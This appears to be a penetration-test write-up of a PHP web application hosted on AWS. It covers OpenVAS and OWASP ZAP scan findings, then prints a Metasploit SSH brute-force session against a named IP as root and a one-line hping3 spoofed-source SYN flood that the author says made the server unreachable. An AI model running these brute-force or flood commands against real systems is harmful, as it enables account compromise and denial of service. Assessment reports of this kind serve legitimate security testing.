
Summary

The remote SSH server is configured to allow weak encryption algorithms.

Detection Result

```
The following weak client-to-server encryption algorithms are supported by the remote service:

3des-cbc
aes128-cbc
aes192-cbc
aes256-cbc
blowfish-cbc
cast128-cbc
```

OpenVAS



Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://nismphp-env.eba-wj5kp8st.us-east-1.elasticbeanstalk.com/
Use traditional spider: ☑
Use ajax spider: □ with Firefox Headless
Progress: Attack complete - see the Alerts tab for details of any issues found

Alerts (5)
- X-Frame-Options Header Not Set (4)
- Absence of Anti-CSRF Tokens (2)
- Cross-Domain JavaScript Source File Inclusion (8)
- X-Content-Type-Options Header Missing (7)
- Information Disclosure - Suspicious Comments


Full details of any selected alert will be displayed here.

You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'.

You can also edit existing alerts by double clicking on them.


OWASP ZAP

Despite the limited services and vulnerabilities presented in the web server for further analysis, I also utilized Metasploit to exploit any SSH possible vulnerability. Unfortunately, this effort did not give any results.




```
   Name              Current Setting  Required  Description
   ────              ───────────────  ────────  ───────────
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<pa
                                                th>'
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 35.175.70.228
RHOSTS ⇒ 35.175.70.228
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME root
USERNAME ⇒ root
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
USERPASS_FILE ⇒ /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 35.175.70.228:22 - Starting bruteforce
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > |
```

Finally, a DoS attack with the hping3 tool (flood mode from random IPs) was succeeded, and that was maybe the most exciting part that I witness through this assessment. Only one line of code could make the web server unreachable while the script was running.



```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 --rand-source 35.175.70.228 -S -q -p 80 --flood
HPING 35.175.70.228 (eth0 35.175.70.228): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 35.175.70.228 hping statistic ---
51787388 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```



nismphp-env.eba-wj5kp8st.us-e
nismphp-env.eba-wj5kp8st.us-east-1.elasticbeanstalk.com

This page isn't working at the moment

nismphp-env.eba-wj5kp8st.us-east-1.elasticbeanstalk.com can't currently handle this request.

HTTP ERROR 500